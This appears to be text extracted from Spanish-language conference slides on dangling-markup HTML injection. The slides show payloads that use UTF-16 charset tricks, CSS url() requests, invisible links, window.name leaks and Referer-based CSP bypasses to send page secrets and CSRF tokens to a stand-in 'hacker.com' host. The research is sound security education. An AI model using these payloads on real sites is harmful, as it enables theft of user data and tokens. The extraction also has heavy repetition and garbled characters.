
```
  <span> Email:     acid-burn@hackers.com </span>
```

```
  <span> Phone:    +1 (337) 999-777-999 </span>
```

```
</div>
```

Save your contacts' **information**

Inyección de marcado incompleto



The image shows a browser's developer tools interface. The 'Headers' tab is selected, and the 'Request' section is expanded. A red box highlights the request body, which is an HTML table containing sensitive information. Below the request, the status bar shows '200 OK' with a question mark icon. The response body is empty, as indicated by '38 B (0 B size)'. The Firefox logo is visible in the bottom right corner.

GET http://127.0.0.1:4444/leak_data?leaked_data=<p><h4>Secret data:</p></h4> <table><tr><td>Email</td> <td>Phone</td> </tr> <tr> <td>Zero-cool</td> <td>0-cool@hackers.com</td> <td>Acid burn</td> <td>acid-burn@hackers.com</td> <td>666-777-999</td> </tr></table>

Status **200 OK** (?)


Version HTTP/1.1

Transferred 38 B (0 B size)

Referrer Policy strict-origin-when-cross-origin

Request Priority High

DNS Resolution System



Inyección de marcado incompleto

A screenshot of the Chrome DevTools Network tab. The top part shows a timeline with two vertical bars representing network requests. The bottom part is a table of network requests. The first row is for 'html-injection.html' with a status of 200. The second row is for a blocked request with a status of '(blocked:other)'. The blocked request URL is partially visible and contains characters like '%3C' and '%3E'.

Name	Status	Ty...	Initiator
html-injection.html	200	do...	Other
leak?%3C!--%20end%20--%3ESecret%20data:%20%20%20%20...0%20%20%20%20%3C/ta...	(blocked:other)		html-injection.html:42

Los URLs con `<` `>` `%0A` `%0D` son **bloqueados**

Técnica #1

Ataque de codificación UTF-16

Reviviendo las inyecciones de marcado incompleto

Técnica #1 Ataque de codificación UTF-16

```
<iframe src="https://hacker.com/">
```

```
<iframe src="data:text/html; charset=utf-8, <h1> Hello </h1>">
```


Técnica #1 Ataque de codificación UTF-16

```
<iframe src="https://hacker.com/">
```


```
<iframe src="data:text/html; charset=utf-8, <h1> Hello </h1>">
```

```
data:text/html; charset=utf-8, <h1> Hello </h1>
```


Tipo de archivo



Codificación de caracteres



Contenido



?html_injection=<iframe src='data:text/html; charset=utf-8 , <p><h1> Hello </h1></p> '>

Hello

Secret data:

Name: Zero-cool

Email: 0-cool@hackers.com

Phone: +1 (337) 31337-31337

Name: Acid burn

Email: acid-burn@hackers.com

→ ↻ G ?html_injection=<iframe src='data:text/html; charset=utf-8 , <p><h1> Hello </h1></p> '>

Hello

Secret data:

Name: Zero-cool

Email: 0-cool@hackers.com

Phone: +1 (337) 31337-31337

Name: Acid burn

Email: acid-burn@hackers.com

→ ↻ G ?html_injection=<iframe src='data:text/html; charset=utf-8 , <p><h1> Hello </h1></p> '>

Hello

Secret data:

Name: Zero-cool

Email: 0-cool@hackers.com

Phone: +1 (337) 31337-31337

Name: Acid burn

Email: acid-burn@hackers.com

→ ↻ G ?html_injection=<iframe src='data:text/html; charset=utf-8, <p><h1> Hello </h1></p> '>

Hello

Secret data:

Name: Zero-cool

Email: 0-cool@hackers.com

Phone: +1 (337) 31337-31337

Name: Acid burn

Email: acid-burn@hackers.com

→ ↻ G ?html_injection=<iframe src='data:text/html; charset=utf-8 , <p><h1> Hello </h1></p> '>

Hello

Secret data:

Name: Zero-cool

Email: 0-cool@hackers.com

Phone: +1 (337) 31337-31337

Name: Acid burn

Email: acid-burn@hackers.com

→ ↻ G ?html_injection=<iframe src='data:text/html; charset=utf-8 , <p><h1> Hello </h1></p> '>

Hello

Secret data:

Name: Zero-cool

Email: 0-cool@hackers.com

Phone: +1 (337) 31337-31337

Name: Acid burn

Email: acid-burn@hackers.com

→ ↻ G ?html_injection=<iframe src='data:text/html; charset=utf-8 , <p><h1> Hello </h1></p>

Hello

Secret data:

Name: Zero-cool

Email: 0-cool@hackers.com

Phone: +1 (337) 31337-31337

Name: Acid burn

Email: acid-burn@hackers.com

Phone: +1 (337) 999-777-999

→ ↻ G ?html_injection=<iframe src='data:text/html, charset=utf-8 , <p><h1> Hello </h1></p>

Hello

Secret data:

Name: Zero-cool

Email: 0-cool@hackers.com

Phone: +1 (337) 31337-31337

Name: Acid burn

Email: acid-burn@hackers.com

Phone: +1 (337) 999-777-999

?html_injection=<iframe src='data:text/html, charset=utf-16, <p><h1> Hello </h1></p>

欣^レ效^レ恭^レ心^レ款^レ狷^レ狎^レ款^レ 旬^レ挽
敲^レ愨^レ惴^レ心^レ狷^レ心^レ狷^レ心^レ 十^レ十^レ欣
惴^レ挺^レ十^レ十^レ十^レ十^レ欣^レ匆^レ隅^レ慎^レ馊^レ十^レ娠^レ勃^レ
潤^レ汰^レ欣^レ狷^レ慰^レ狷^レ狎^レ 料^レ十^レ十^レ十^レ十^レ欣^レ匆
隅^レ浅^レ榆^レ攪^レ十^レ搜^レ潯^レ贈^レ慨^レ正^レ勃^レ 潤
心^レ匆^レ隅^レ款^レ牢^レ 十^レ十^レ十^レ十^レ十^レ狷^レ慰^レ狷^レ惟^レ
淥^レ敲^レ十^レ兀^レ .^レフイ^レ→^レチム^レル^レ嬢^レバ^レル^レ嬢^レ欣^レ
狷^レ慰^レ狷^レ狎^レ 料^レ十^レ十^レ欣^レ搯^レ 櫟^レ牢^レ士^レ
款^レ牢^レ 十^レ十^レ十^レ撐^レ 十^レ十^レ十^レ十^レ十^レ狷^レ慰^レ
狷^レ北^レ淥^レ攪^レ十^レ搯^レ戩^レ牽^レ心^レ匆^レ隅^レ款^レ牢^レ

?html_injection=<iframe src='data:text/html; charset=utf-16, <p><h1> Hello </h1></p>

```
<style> *{background-image: url(http://hacker.com/leak?data=
```

Codificado en UTF-16

秘挺TTTTT欣为满 俱歛>I姬初
潤汰放獐慰猪卵 料TTTT欣匆
馮 浅榆攪+☹搜潯贈慨正妨 潤
心匆馮款牢 TTTTT猪慰猪催
濛敲>+兀 .フイ→サムル嬢バルビル嬢放
獐慰猪卵 料TTT放摺 櫟牢士
款牢 TTTT撑 TTTTT猪慰
猪北淳攪TT拈摩哉牵心匆馮款牢

secreto



豈物瑤

< >



犇

%E3%B0%AF%E6%B9%A9%E7%95%B0%E2%81%B4%E7%A5%B4%E6%95%B0%E2%88%BD

%E3%B0%AF%E6%B9%A9%E7%95%B0%E2%81%B4%E7%A5%B4%E6%95%B0%E2%88%BD

%E3

%B0

%AF

%E6

%B9

%A9

%E7

%95

%B0

%E2

%81

%B4

%E7

%A5

%B4

%E6

%95

%B0

%E2

%88

%BD

%E3%B0%AF%E6%B9%A9%E7%95%B0%E2%81%B4%E7%A5%B4%E6%95%B0%E2%88%BD

%E3

11100011

%B0

10110000

%AF

10101111

%E6

11100110

%B9

10111001

%A9

10101001

%E7

11100111

%95

10010101

%B0

10110000

%E2

11100010

%81

10000001

%B4

10110100

%E7

11100111

%A5

10100101

%B4

10110100

%E6

11100110

%95

10010101

%B0

10110000

%E2

11100010

%88

10001000

%BD

10111101

%E3%B0%AF%E6%B9%A9%E7%95%B0%E2%81%B4%E7%A5%B4%E6%95%B0%E2%88%BD

%E3

11100011

%B0

10110000

%AF

10101111

%E6

11100110

%B9

10111001

%A9

10101001

%E7

11100111

%95

10010101

%B0

10110000

%E2

11100010

%81

10000001

%B4

10110100

%E7

11100111

%A5

10100101

%B4

10110100

%E6

11100110

%95

10010101

%B0

10110000

%E2

11100010

%88

10001000

%BD

10111101

%E3%B0%AF%E6%B9%A9%E7%95%B0%E2%81%B4%E7%A5%B4%E6%95%B0%E2%88%BD

%E3

11100011

%B0

10110000

%AF

10101111

%E6

11100110

%B9

10111001

%A9

10101001

%E7

11100111

%95

10010101

%B0

10110000

%E2

11100010

%81

10000001

%B4

10110100

%E7

11100111

%A5

10100101

%B4

10110100

%E6

11100110

%95

10010101

%B0

10110000

%E2

11100010

%88

10001000

%BD

10111101

%E3%B0%AF%E6%B9%A9%E7%95%B0%E2%81%B4%E7%A5%B4%E6%95%B0%E2%88%BD

%E3	%B0	%AF
0011	10110000	10101111
%E6	%B9	%A9
0110	10111001	10101001
%E7	%95	%B0
0111	10010101	10110000
%E2	%81	%B4
0010	10000001	10110100
%E7	%A5	%B4
0111	10100101	10110100
%E6	%95	%B0
0110	10010101	10110000
%E2	%88	%BD
0010	10001000	10111101

%E3%B0%AF%E6%B9%A9%E7%95%B0%E2%81%B4%E7%A5%B4%E6%95%B0%E2%88%BD

%E3

0011

%B0

110000

%AF

101111

%E6

0110

%B9

111001

%A9

101001

%E7

0111

%95

010101

%B0

110000

%E2

0010

%81

000001

%B4

110100

%E7

0111

%A5

100101

%B4

110100

%E6

0110

%95

010101

%B0

110000

%E2

0010

%88

001000

%BD

111101

%E3%B0%AF%E6%B9%A9%E7%95%B0%E2%81%B4%E7%A5%B4%E6%95%B0%E2%88%BD

%E3

0011

%B0

110000

%AF

101111

%E6

0110

%B9

111001

%A9

101001

%E7

0111

%95

010101

%B0

110000

%E2

0010

%81

000001

%B4

110100

%E7

0111

%A5

100101

%B4

110100

%E6

0110

%95

010101

%B0

110000

%E2

0010

%88

001000

%BD

111101

%E3%B0%AF%E6%B9%A9%E7%95%B0%E2%81%B4%E7%A5%B4%E6%95%B0%E2%88%BD

%E3	%B0		%AF
00111100	00	101111	
%E6	%B9		%A9
01101110	01	101001	
%E7	%95		%B0
01110101	01	110000	
%E2	%81		%B4
00100000	01	110100	
%E7	%A5		%B4
01111001	01	110100	
%E6	%95		%B0
01100101	01	110000	
%E2	%88		%BD
00100010	00	111101	

%E3%B0%AF%E6%B9%A9%E7%95%B0%E2%81%B4%E7%A5%B4%E6%95%B0%E2%88%BD

%E3	%B0	%AF
00111100		00101111
%E6	%B9	%A9
01101110		01101001
%E7	%95	%B0
01110101		01110000
%E2	%81	%B4
00100000		01110100
%E7	%A5	%B4
01111001		01110100
%E6	%95	%B0
01100101		01110000
%E2	%88	%BD
00100010		00111101

%E3%B0%AF%E6%B9%A9%E7%95%B0%E2%81%B4%E7%A5%B4%E6%95%B0%E2%88%BD

00111100

00101111

01101110

01101001

01110101

01110000

00100000

01110100

01111001

01110100

01100101

01110000

00100010

00111101

%E3%B0%AF%E6%B9%A9%E7%95%B0%E2%81%B4%E7%A5%B4%E6%95%B0%E2%88%BD

00111100

00101111

01101110

01101001

01110101

01110000

00100000

01110100

01111001

01110100

01100101

01110000

00100010

00111101

%E3%B0%AF%E6%B9%A9%E7%95%B0%E2%81%B4%E7%A5%B4%E6%95%B0%E2%88%BD

%3c

00111100

%6e

01101110

%75

01110101

%20

00100000

%79

01111001

%65

01100101

%20

00100010

%2f

00101111

%69

01101001

%70

01110000

%74

01110100

%74

01110100

%70

01110000

%3d

00111101

%E3%B0%AF%E6%B9%A9%E7%95%B0%E2%81%B4%E7%A5%B4%E6%95%B0%E2%88%BD

%3c = <

00111100

%6e = n

01101110

%75 = u

01110101

%20 =

00100000

%79 = y

01111001

%65 = e

01100101

%20 =

00100010

%2f = /

00101111

%69 = i

01101001

%70 = p

01110000

%74 = t

01110100

%74 = t

01110100

%70 = p

01110000

%3d = =

00111101

%E3%B0%AF%E6%B9%A9%E7%95%B0%E2%81%B4%E7%A5%B4%E6%95%B0%E2%88%BD

<

/

n

i

u

p

t

y

t

e

p

=

%E3%B0%AF%E6%B9%A9%E7%95%B0%E2%81%B4%E7%A5%B4%E6%95%B0%E2%88%BD


`<input type=`

Política frame-src

Sólo funciona el 19.6% del tiempo

● **data:** es permitido

● **data:** es prohibido



Técnica #2

Hackeando con estilo

Funciona el %70.4 del tiempo

Técnica #2 - ataque de codificación UTF-16

```
<iframe src="data:text/html; charset=utf-8, <body> <h1> hello. </h1> </body>">
```

```
<link rel="stylesheet"  
href="data:text/css; charset=utf-8, *{background: yellow;}" />
```

Técnica #2 - ataque de codificación UTF-16

```
<link rel="stylesheet"
  href='data:text/css, charset=utf-8 , *{background-image: url(https://hacker.com/exfiltrate_data/
```

Secret data:

```
<div>
  <span> Name:      Zero-cool </span>
  <span> Email:     0-cool@hackers.com </span>
  <span> Phone:     +1 (337) 31337-31337 </span>
</div>
```

```
<div>
  <span> Name:      Acid burn </span>
  <span> Email:     acid-burn@hackers.com </span>
  <span> Phone:     +1 (337) 999-777-999 </span>
</div>
```

Save your contacts' **information**

Técnica #2 - ataque de codificación UTF-16

```
<link rel="stylesheet"
  href='data:text/css, charset=utf-8 *{background-image: url(https://hacker.com/exfiltrate_data/
```

Secret data:

```
<div>
  <span> Name:      Zero-cool </span>
  <span> Email:     0-cool@hackers.com </span>
  <span> Phone:     +1 (337) 31337-31337 </span>
</div>
```

```
<div>
  <span> Name:      Acid burn </span>
  <span> Email:     acid-burn@hackers.com </span>
  <span> Phone:     +1 (337) 999-777-999 </span>
</div>
```

Save your contacts' **information**

Técnica #2 - ataque de codificación UTF-16

```
<link rel="stylesheet"
href='data:text/css, charset=utf-16; *{background-image: url(https://hacker.com/exfiltrate_data/
```

Secret data:

```
<div>
  <span> Name:      Zero-cool </span>
  <span> Email:     0-cool@hackers.com </span>
  <span> Phone:     +1 (337) 31337-31337 </span>
</div>
```

```
<div>
  <span> Name:      Acid burn </span>
  <span> Email:     acid-burn@hackers.com </span>
  <span> Phone:     +1 (337) 999-777-999 </span>
</div>
```

Save your contacts' **information**

Técnica #2 - ataque de codificación UTF-16

```
<link rel="stylesheet"
href='data:text/css, charset=utf-16, *{background-image: url(https://hacker.com/exfiltrate_data/
```

Secret data:

```
<div>
  <span> Name:      Zero-cool </span>
  <span> Email:     0-cool@hackers.com </span>
  <span> Phone:     +1 (337) 31337-31337 </span>
</div>
```

```
<div>
  <span> Name:      Acid burn </span>
  <span> Email:     acid-burn@hackers.com </span>
  <span> Phone:     +1 (337) 999-777-999 </span>
</div>
```

Save your contacts' **information**

Técnica #2 - ataque de codificación UTF-16

```
<link rel="stylesheet"
href='data:text/css, charset=utf-16,%20*%20{%20b%20a%20c%20k%20g%20r%20o%20u
%20n%20d%20-%20i%20m%20a%20g%20e%20:%20
%20u%20r%20l%20(%20h%20t%20t%20p%20:%20/
%20/%20h%20a%20c%20k%20.%20n%20e%20t%20/
%20l%20e%20a%20k%20/'
```

Secret data:

```
<div>
  <span> Name:      Zero-cool </span>
  <span> Email:     0-cool@hackers.com </span>
  <span> Phone:     +1 (337) 31337-31337 </span>
</div>
```

```
<div>
  <span> Name:      Acid burn </span>
  <span> Email:     acid-burn@hackers.com </span>
  <span> Phone:     +1 (337) 999-777-999 </span>
</div>
```

Save your contacts' **information**

Técnica #2 - ataque de codificación UTF-16

```
<link rel="stylesheet"
href='data:text/css, charset=utf-16, %2500*%2500{%2500b%2500a%2500c%2500k%2500g%2500r%2500o%2500u
%2500n%2500d%2500-%2500i%2500m%2500a%2500g%2500e%2500:%2500
%2500u%2500r%2500l%2500(%2500h%2500t%2500t%2500p%2500:%2500/
%2500/%2500h%2500a%2500c%2500k%2500.%2500n%2500e%2500t%2500/
%2500l%2500e%2500a%2500k%2500/
```

Secret data:

```
<div>
  <span> Name:      Zero-cool </span>
  <span> Email:     0-cool@hackers.com </span>
  <span> Phone:     +1 (337) 31337-31337 </span>
</div>
```

```
<div>
  <span> Name:      Acid burn </span>
  <span> Email:     acid-burn@hackers.com </span>
  <span> Phone:     +1 (337) 999-777-999 </span>
</div>
```

Save your contacts' **information**

→ 好咖啡

Política style-src

data: es permitido

data: es prohibido

70.4%

29.6%



Técnica #3

Funciona sea cual sea la configuración

```
default-src 'none'; form-action 'none';
```

Técnica #3

```
`${ inyeccion_de_contenido }
```

```
<form>
```

```
...
```

```
  <input name="CSRF_token" value="723957544679576545" />
```

```
...
```

```
</form>
```

Técnica #3

```
<a
  href='https://hacker.com/exfiltrate_data/'>

<form>
  ...
  <input name="CSRF_token" value="723957544679576545" />
  ...
</form>
```

Técnica #3

```
<a
  href='https://hacker.com/exfiltrate_data/

<form>
  ...
  <input name="CSRF_token" value="723957544679576545" />
  ...
</form>
```

Técnica #3

```
<a  
  href='https://hacker.com/exfiltrate_data/  
  
<form>  
  ...  
  <input name="CSRF_token" value="723957544679576545" />  
  ...  
</form>
```

enlace desactivado

Técnica #3

```
<a   target="_blank"  
    href='https://hacker.com/exfiltrate_data/'  
  
<form>  
    ...  
    <input name="CSRF_token" value="723957544679576545" />  
    ...  
</form>
```

~~enlace desactivado~~

Técnica #3

```
<a      target="_blank"  
      href='https://hacker.com/exfiltrate_data/'
```

```
<form>
```

```
...
```

```
<input name="CSRF_token" value="723957544679576545" />
```

```
...
```

```
</form>
```

```
style="opacity: 0; width: 100%; height: 100%;  
      position: absolute; top: 0; right: 0;"
```

Enorme e invisible

Técnica #4

Evadiendo validaciones

Técnica #4

```
<iframe src="https://hacker.com/exfiltrate_data/" name='
```

Secret data:

```
<div>  
  <span> Name:      Zero-cool </span>  
  <span> Email:     0-cool@hackers.com </span>  
  <span> Phone:     +1 (337) 31337-31337 </span>  
</div>
```

```
<div>  
  <span> Name:      Acid burn </span>  
  <span> Email:     acid-burn@hackers.com </span>  
  <span> Phone:     +1 (337) 999-777-999 </span>  
</div>
```

Save your contacts' **information**

Técnica #4

```
<iframe src="https://hacker.com/exfiltrate_data/" name='
```

Secret data:

```
<div>
  <span> Name:      Zero-cool </span>
  <span> Email:     0-cool@hackers.com </span>
  <span> Phone:    +1 (337) 31337-31337 </span>
</div>

<div>
  <span> Name:      Acid burn </span>
  <span> Email:     acid-burn@hackers.com </span>
  <span> Phone:    +1 (337) 999-777-999 </span>
</div>
```

```
alert(window.name)
```

Save your contacts' **information**

Política `frame-src`

```
<iframe src="https://hacker.com/exfiltrate_data.html" name='
```

Permite cualquier dominio

Sólo ciertos dominios

67.4%

32.5%

Política `object-src`

```
<object data="https://hacker.com/exfiltrate_data/" name='
```

```
<embed src="https://hacker.com/exfiltrate_data/" name='
```

Permite cualquier dominio

Sólo ciertos dominios

62.8%

37.2%

Técnica #4

Hallado por otra persona:

<https://issues.chromium.org/issues/40089058>

Evasión del Content Security Policy

```
<a href='https://hacker.com/inicio'> Click me </a>
```

```
<a href='https://hacker.com/inicio'> Click me </a>
```

```
GET /inicio HTTP/1.1
```

```
Host: hacker.com
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
```

```
(KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
```

```
Referer: http://victim.com/vulnerable_page
```

```
...
```

```
<img src='//hacker.com/img' referrerpolicy='unsafe-url' />
```

```
<img src='//hacker.com/img' referrerpolicy='unsafe-url' />
```

```
GET /img HTTP/1.1
```

```
Host: hacker.com
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
```

```
(KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
```

```
Referer: http://victim.com/vulnerable_page
```

```
...
```

Evasión del Content Security Policy

```
/vulnerable.aspx?xss=<h1> Hello </h1>
```

```
`${ inyeccion_de_contenido }`
```

Información secreta:

```
<div>  
  <span> Nombre:      Zero-cool </span>  
  <span> Email:       0-cool@hackers.com </span>  
  <span> Telefono:    +1 (337) 31337-31337 </span>  
</div>  
<div>  
  <span> Nombre:      Acid burn </span>  
  <span> Email:       acid-burn@hackers.com </span>  
  <span> Telefono:    +1 (337) 999-777-999 </span>  
</div>
```

Aquí no hay comilla.

`/vulnerable.aspx?xss=`

```
<textarea name="datos_a_exfiltrar">
```

Información secreta:

```
<div>
  <span> Nombre:      Zero-cool </span>
  <span> Email:       0-cool@hackers.com </span>
  <span> Telefono:    +1 (337) 31337-31337 </span>
</div>
<div>
  <span> Nombre:      Acid burn </span>
  <span> Email:       acid-burn@hackers.com </span>
  <span> Telefono:    +1 (337) 999-777-999 </span>
</div>
```

Aquí no hay comilla.

`/vulnerable.aspx?xss=`

```
<input type="submit" value="Enviar datos" style="invisible..." />
```

```
<textarea name="datos_a_exfiltrar">
```

Información secreta:

```
<div>
  <span> Nombre:      Zero-cool </span>
  <span> Email:       0-cool@hackers.com </span>
  <span> Telefono:    +1 (337) 31337-31337 </span>
</div>
<div>
  <span> Nombre:      Acid burn </span>
  <span> Email:       acid-burn@hackers.com </span>
  <span> Telefono:    +1 (337) 999-777-999 </span>
</div>
```

Aquí no hay comilla.

`/vulnerable.aspx?xss=`

```
<form action="/vulnerable" method="GET">
```

```
<input type="submit" value="Enviar datos" style="invisible..." />
```

```
<textarea name="datos_a_exfiltrar">
```

Información secreta:

```
<div>
```

```
  <span> Nombre:    Zero-cool </span>
```

```
  <span> Email:    0-cool@hackers.com </span>
```

```
  <span> Telefono:  +1 (337) 31337-31337 </span>
```

```
</div>
```

```
<div>
```

```
  <span> Nombre:    Acid burn </span>
```

```
  <span> Email:    acid-burn@hackers.com </span>
```

```
  <span> Telefono:  +1 (337) 999-777-999 </span>
```

```
</div>
```

Aquí no hay comilla.

`/vulnerable.aspx?xss=`

```
<form action="/vulnerable" method="GET">

<input name="xss" type="hidden"
  value="<img src='//hacker.com/exfiltrar_datos/' referrerpolicy='unsafe-url' />" />

<input type="submit" value="Enviar datos" style="invisible..." />

<textarea name="datos_a_exfiltrar">
```

Información secreta:

```
<div>
  <span> Nombre:      Zero-cool </span>
  <span> Email:       0-cool@hackers.com </span>
  <span> Telefono:    +1 (337) 31337-31337 </span>
</div>
<div>
  <span> Nombre:      Acid burn </span>
  <span> Email:       acid-burn@hackers.com </span>
  <span> Telefono:    +1 (337) 999-777-999 </span>
</div>
```

Aquí no hay comilla.

`/vulnerable.aspx?xss=`

```
<form action="/vulnerable" method="GET">
```

```
<input name="xss" type="hidden"
```

```
value="<img src='//hacker.com/exfiltrar_datos/' referrerpolicy='unsafe-url' />" />
```

```
<input type="submit" value="Enviar datos" style="invisible..." />
```

```
<textarea name="datos_a_exfiltrar">
```

Información secreta:

```
<div>
```

```
  <span> Nombre:      Zero-cool </span>
```

```
  <span> Email:      0-cool@hackers.com </span>
```

```
  <span> Telefono:    +1 (337) 31337-31337 </span>
```

```
</div>
```

```
<div>
```

```
  <span> Nombre:      Acid burn </span>
```

```
  <span> Email:      acid-burn@hackers.com </span>
```

```
  <span> Telefono:    +1 (337) 999-777-999 </span>
```

```
</div>
```

Aquí no hay comilla.

`/vulnerable.aspx?xss=`

```
<form action="/vulnerable" method="GET">

<input name="xss" type="hidden"
  value="<img src='//hacker.com/exfiltrar_datos/' referrerpolicy='unsafe-url' />" />

<input type="submit" value="Enviar datos" style="invisible..." />

<textarea name="datos_a_exfiltrar">
```

Información secreta:

```
<div>
  <span> Nombre:      Zero-cool </span>
  <span> Email:       0-cool@hackers.com </span>
  <span> Telefono:    +1 (337) 31337-31337 </span>
</div>
<div>
  <span> Nombre:      Acid burn </span>
  <span> Email:       acid-burn@hackers.com </span>
  <span> Telefono:    +1 (337) 999-777-999 </span>
</div>
```

Aquí no hay comilla.

`/vulnerable.aspx?xss=`

Evasión del Content Security Policy

```
?xss=<img src='//hacker.com/img' referrerpolicy='unsafe-url' />
```

Evasión del Content Security Policy

```
?xss=<img src='//hacker.com/img' referrerpolicy='unsafe-url' />
```

```
GET /img HTTP/1.1
```

```
Host: hacker.com
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36  
(KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
```

```
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*;
```

```
Referer: http://lab.localhost/vulnerable.aspx?xss=%3Cimg%20
```

```
src=%22//hacker.com/img%22%20referrerpolicy=%27unsafe-url%27%3E
```

```
Accept-Encoding: gzip, deflate, br, zstd
```

Datos secretos:

Nombre: Zero-cool
Email: 0-cool@hackers.com
Telefono: +1 (337) 31337-31337

Nombre: Acid burn
Email: acid-burn@hackers.com
Telefono: +1 (337) 999-777-999



← → ↻ /vulnerable?html_injection=<form action="" method=get><textarea name="datos">

```
<p><b><h4>
  Datos secretos:
</p></b></h4>

  <div>
    <span> Nombre:    Zero-cool </span><br />
    <span> Email:    0-cool@hackers.com </span><br />
    <span> Telefono:  +1 (337) 31337-31337 </span><br />
  </div>
<br /><br />
  <div>
    <span> Nombre:    Acid burn </span><br />
    <span> Email:    acid-burn@hackers.com </span><br />
    <span> Telefono:  +1 (337) 999-777-999 </span><br />
  </div>

  No hay comilla aquí.


```

← → ↻ 🔍 /vulnerable?html_injection=<form action="" method=get><textarea name="datos">

Submit button

```
<p><b><h4>
```

```
  Datos secretos:
```

```
</p></b></h4>
```

```
  <div>
```

```
